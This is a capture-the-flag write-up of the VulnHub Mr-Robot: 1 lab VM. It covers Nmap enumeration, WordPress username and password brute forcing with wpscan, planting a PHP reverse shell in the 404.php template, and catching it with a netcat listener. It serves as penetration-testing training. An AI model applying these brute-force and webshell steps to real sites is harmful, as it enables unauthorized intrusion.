

# [VulnHub] Mr-Robot: 1

**Date:** 21/Oct/2019

**Categories:** [oscp](#), [vulnhub](#), [linux](#)

**Tags:** [exploit\\_php\\_reverseshell](#), [privesc\\_setuid](#), [privesc\\_nmap](#)

## Overview

This is a writeup for VulnHub VM [Mr-Robot: 1](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:




Figure 1: writeup.overview.killchain

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Oct 17 15:46:57 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.134
2 Nmap scan report for 192.168.92.134
3 Host is up, received arp-response (0.00077s latency).
4 Scanned at 2019-10-17 15:46:58 PDT for 22s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    closed ssh      reset ttl 64
9 80/tcp    open  http      syn-ack ttl 64 Apache httpd
10 |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
11 |_http-methods:
12 |_ Supported Methods: GET HEAD POST OPTIONS
13 |_http-server-header: Apache
14 |_http-title: Site doesn't have a title (text/html).
15 443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd
16 |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
17 |_http-methods:
18 |_ Supported Methods: GET HEAD POST OPTIONS
19 |_http-server-header: Apache
20 |_http-title: Site doesn't have a title (text/html).
21 |_ssl-cert: Subject: commonName=www.example.com
22 |_Issuer: commonName=www.example.com
23 |_Public Key type: rsa
24 |_Public Key bits: 1024
25 |_Signature Algorithm: sha1WithRSAEncryption
26 |_Not valid before: 2015-09-16T10:45:03
27 |_Not valid after: 2025-09-13T10:45:03
28 |_MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
29 |_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
30 |_-----BEGIN CERTIFICATE-----
31 |_MIIBQzCCARQCCQCGSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
32 |_d3cuZXhhbXBsZS5jb20wHhcNMjUwOTE2MTAONTAzMjUwOTE2MTAONTAzMjUw
33 |_MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wZGZ8wDQYJKoZIhvcNAQEBBQADgYOA
34 |_MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tuIn8c2zsW0w8FFU0azQFfv7RPKcGwt
35 |_sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
36 |_yvsyno29GAlqYWffffXRoiBDdtGTn9NeMqXobVTTKTaROBGspOS5AgMBAAEwDQYJ
37 |_KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XerStjYTy/uBJEBUER1P17X
38 |_1TooZOYbvgFAqK8DP017EkzASVeuOmS5orfptWjOZ/UWVZuJSNj7uu7QR4vbNERx
39 |_ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncO0VESjRBES/iatbk10=
40 |_-----END CERTIFICATE-----
41 MAC Address: 00:0C:29:C0:00:97 (VMware)
42
43 Read data files from: /usr/bin/./share/nmap
44 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
45 # Nmap done at Thu Oct 17 15:47:20 2019 -- 1 IP address (1 host up) scanned in 23.94 seconds
```

2. We find 2 interesting entries within the `http://192.168.92.134/robots.txt` file. One of these is for the first of the 3 key files and the other entry points to what looks like a dictionary file:

```
1 http://192.168.92.134/robots.txt
2 http://192.168.92.134/fsociety.dic
3 http://192.168.92.134/key-1-of-3.txt
```




Figure 2: writeup.enumeration.steps.2.1




Figure 3: writeup.enumeration.steps.2.2

3. We download the dictionary file and trim its contents to have only unique entries. This reduced the count of possible passwords from 858160 to 11451:

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | wc -l
858160
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | sort -u | wc -l
11451
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | sort -u >fsociety.dic.trimmed
```

Figure 4: writeup.enumeration.steps.3.1

4. From the gobuster scan, we also find entries pointing to a Wordpress installation. We confirm this by visiting the login page:

```
1 http://192.168.92.134/wp-login
```




Figure 5: writeup.enumeration.steps.4.1

5. After trying a few credentials manually, we decide to bruteforce usernames first. We first need to create a usernames list from the `fsociety.dic` dictionary found earlier. For our case, we will filter on strings that are 4-8 chars long. Doing this, we eventually find 5247 possible candidates. We then bruteforce these strings and find a valid username:

```

1  grep -E '^[a-zA-Z]' fsociety.dic | sort -u | awk 'length($1) <=8 && length($1) >= 4 { print
   ↪  $1}' > users
2  wpuser http://192.168.92.134/ users
3    Found valid username: elliot
4    Found valid username: Elliot
5    Found valid username: ELLIOT

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # grep -E '^[a-zA-Z]' fsociety.dic | sort -u | awk 'length($1) <=8 && length($1) >= 4 { print $1}' > users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wc -l users
5247 users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #

```

Figure 6: writeup.enumeration.steps.5.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpuser http://192.168.92.134/ users
Found valid username: elliot
Found valid username: Elliot
Found valid username: ELLIOT
^C
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpscan --url http://192.168.92.134 -P fsociety.dic.trimmed -U elliot
/var/lib/gems/2.5.0/gems/cms_scanner-0.6.0/lib/cms_scanner/helper.rb:11: warning: Insecure world writable dir /root/toolbox/scripts in PATH, mode 040777

```

---


  
 WordPress Security Scanner by the WPScan Team
   
 Version 3.7.1
   
 WPScan.io - Online WordPress Vulnerability Scanner
   
 @\_WPScan\_, @ethicalhack3r, @erwan\_lr, @\_FireFart\_

---

```

[+] URL: http://192.168.92.134/
[+] Started: Mon Oct 21 14:51:36 2019

```

Figure 7: writeup.enumeration.steps.5.2

## Findings

### Open Ports:

```

1 80/tcp | http | Apache httpd
2 443/tcp | ssl/http | Apache httpd

```

### Files

```

1 http://192.168.92.134/robots.txt
2 http://192.168.92.134/key-1-of-3.txt

```

### Users

```


1 wordpress: elliot

```

## Phase #2: Exploitation

1. We confirm that the username is indeed valid from Wordpress error message for incorrect password. We then use `wpscan` to bruteforce password for user `elliott` using the trimmed dictionary file and find a match:

```
1 wpscan --url http://192.168.92.134 -P fsociety.dic.trimmed -U elliot
2 [i] Valid Combinations Found:
3 | Username: elliot, Password: ER28-0652
```



The screenshot shows a WordPress login interface. At the top is the WordPress logo. Below it is a red-bordered error message box that reads: "ERROR: The password you entered for the username **elliott** is incorrect. [Lost your password?](#)". Below the error message is the login form. It contains a "Username" label and a text input field with "elliott" entered. Below that is a "Password" label and an empty password input field. At the bottom left of the form is a checkbox labeled "Remember Me". At the bottom right is a blue "Log In" button. Below the login form, there is a link "Lost your password?" and a link "← Back to user's Blog!".

Figure 8: writeup.exploitation.steps.1.1

```

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:24 <=====
> (12 / 22) 54.54% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/register.

[+] Finished: Mon Oct 21 14:52:03 2019
[+] Requests Done: 35
[+] Cached Requests: 33
[+] Data Sent: 9.039 KB
[+] Data Received: 1.238 MB
[+] Memory used: 129.832 MB
[+] Elapsed time: 00:00:26
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #

```

Figure 9: writeup.exploitation.steps.1.2

2. We now authenticate as user `elliot` to the Wordpress installation and find that this user has administrative privileges. We can use these privileges to successfully upload a PHP reverse shell by modifying the `404.php` template and gain interactive access on the target system:




Figure 10: writeup.exploitation.steps.2.1



```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # locate php-reverse-shell
/root/toolbox/data/exam-20190831/results/192.168.29.43/php-reverse-shell.php5
/root/toolbox/data/vulnhub/lptr/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.bsidesvancouver2018workshop/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.quaoar/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.sedna/php-reverse-shell.php
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0/php-reverse-shell.php
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # subl php-reverse-shell.php

```

Figure 11: writeup.exploitation.steps.2.2




Figure 12: writeup.exploitation.steps.2.3




Figure 13: writeup.exploitation.steps.2.4

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.134] 33066
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 21:56:07 up  4:12,  0 users,  load average: 0.01, 0.15, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
          inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1163800 errors:175 dropped:102 overruns:0 frame:0
          TX packets:1063753 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:928332000 (928.3 MB)  TX bytes:848818278 (848.8 MB)
          Interrupt:18 Base address:0x2000

```

Figure 14: writeup.exploitation.steps.2.5

## Phase #2.5: Post Exploitation

```

1 robot@linux> id
2 uid=1002(robot) gid=1002(robot) groups=1002(robot)
3 robot@linux>
4 robot@linux> uname
5 Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
  ↪ GNU/Linux
6 robot@linux>
